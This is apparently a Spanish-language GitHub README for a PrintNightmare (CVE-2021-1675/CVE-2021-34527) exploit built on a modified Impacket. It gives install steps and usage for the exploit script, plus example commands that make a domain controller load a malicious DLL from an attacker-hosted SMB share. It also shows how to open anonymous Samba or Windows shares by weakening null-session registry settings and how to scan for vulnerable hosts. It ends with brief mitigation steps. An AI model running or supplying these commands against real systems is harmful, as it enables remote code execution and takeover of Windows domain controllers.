
 ccordeiro/cve-2021-1675
Implementación en C# e Impacket de PrintNightmare CVE-2021-1675/CVE-2021-34527

Implementación de Impacket del PoC de PrintNightmare creado originalmente por Zhiniang Peng (@edwardzpeng) y Xuefeng Li (@lxf02942370)
Probado en un controlador de dominio 2019 completamente parcheado
Ejecutar DLL maliciosas de forma remota o local
Microsoft ha lanzado un parche para mitigar estos ataques, pero si estos valores están presentes en una máquina, entonces la máquina aún será vulnerable
REG QUERY "HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint"

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint
    RestrictDriverInstallationToAdministrators    REG_DWORD    0x0
    NoWarningNoElevationOnInstall    REG_DWORD    0x1
Antes de ejecutar el exploit, necesitas instalar mi versión de Impacket y después estás listo
pip3 uninstall impacket
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
usage: CVE-2021-1675.py [-h] [-hashes LMHASH:NTHASH] [-target-ip ip address] [-port [destination port]] target share

Implementación de CVE-2021-1675.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  share                 Ruta al DLL. Ejemplo '\\10.10.10.10\share\evil.dll'

optional arguments:
  -h, --help            show this help message and exit

authentication:
  -hashes LMHASH:NTHASH
                        Hashes NTLM, formato LMHASH:NTHASH

connection:
  -target-ip ip address
                        Dirección IP de la máquina objetivo. Si se omite, usará lo que se especificó como target. Esto es útil cuando target es el nombre NetBIOS
                        y no se puede resolver.
  -port [destination port]
                        Puerto de destino para conectarse al servidor SMB

Ejemplo;

./CVE-2021-1675.py hackit.local/domain_user:[email protected] '\\192.168.1.215\smb\addCube.dll'
./CVE-2021-1675.py hackit.local/domain_user:[email protected] 'C:\addCube.dll'
La forma más sencilla de alojar payloads es usar samba y modificar /etc/samba/smb.conf para permitir acceso anónimo
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = smbuser
Desde Windows también es posible
mkdir C:\share
icacls C:\share\ /T /grant Anonymous` logon:r
icacls C:\share\ /T /grant Everyone:r
New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON','Everyone'
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionPipes /t REG_MULTI_SZ /d srvsvc /f #Esto sobrescribirá los NullSessionPipes existentes
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionShares /t REG_MULTI_SZ /d share /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /d 0 /f
# Reiniciar
Podemos usar rpcdump.py de impacket para escanear posibles hosts vulnerables; si devuelve un valor, podría ser vulnerable
rpcdump.py @192.168.1.10 | egrep 'MS-RPRN|MS-PAR'

Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
Deshabilitar el servicio Spooler
Stop-Service Spooler
REG ADD  "HKLM\SYSTEM\CurrentControlSet\Services\Spooler"  /v "Start" /t REG_DWORD /d "4" /f






